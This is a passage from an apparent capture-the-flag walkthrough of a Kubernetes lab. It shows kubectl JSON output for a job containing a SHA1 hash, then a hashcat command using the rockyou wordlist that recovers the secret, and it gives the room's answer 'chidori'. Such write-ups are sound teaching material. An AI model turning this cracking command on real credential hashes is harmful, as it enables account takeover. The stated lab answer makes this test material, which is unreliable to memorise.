"26c3d1c068e7e01599c3612447410b5e56c779f1"
                                ],
                                "image": "busybox",
                                "imagePullPolicy": "Always",
```


```
                                "name": "internship-job",
                                "resources": {},
                                "terminationMessagePath":
"/dev/termination-log",
                                "terminationMessagePolicy": "File"
                            }
                        ],
                        "dnsPolicy": "ClusterFirst",
                        "restartPolicy": "Never",
                        "schedulerName": "default-scheduler",
                        "securityContext": {},
                        "terminationGracePeriodSeconds": 30
                    }
                }
            },
            "status": {
                "completionTime": "2022-02-10T18:59:26Z",
                "conditions": [
                    {
                        "lastProbeTime": "2022-02-10T18:59:26Z",
                        "lastTransitionTime": "2022-02-10T18:59:26Z",
                        "status": "True",
                        "type": "Complete"
                    }
                ],
                "startTime": "2022-02-10T18:56:16Z",
                "succeeded": 1,
                "uncountedTerminatedPods": {}
            }
        }
    ],
    "kind": "List",
    "metadata": {
        "resourceVersion": "",
        "selfLink": ""
    }
```

`-o json` → outputs the results in **JSON format** instead of the default table, which is useful for scripting or parsing.

In the results under “echo” we see a text that is encrypted:


`26c3d1c068e7e01599c3612447410b5e56c779f1`

Turns out it is **sha1 cryptographic hash function** under hashes.com website



And to decrypt it you can use `hashcat -m 100 -w 3 -D 1,2 hash.txt /usr/share/wordlists/rockyou.txt`

or [crackstation](https://crackstation.net) website



The secret is **chidori**.

Answer the questions below

What's the secret to the FANG interview?

Answer: chidori

…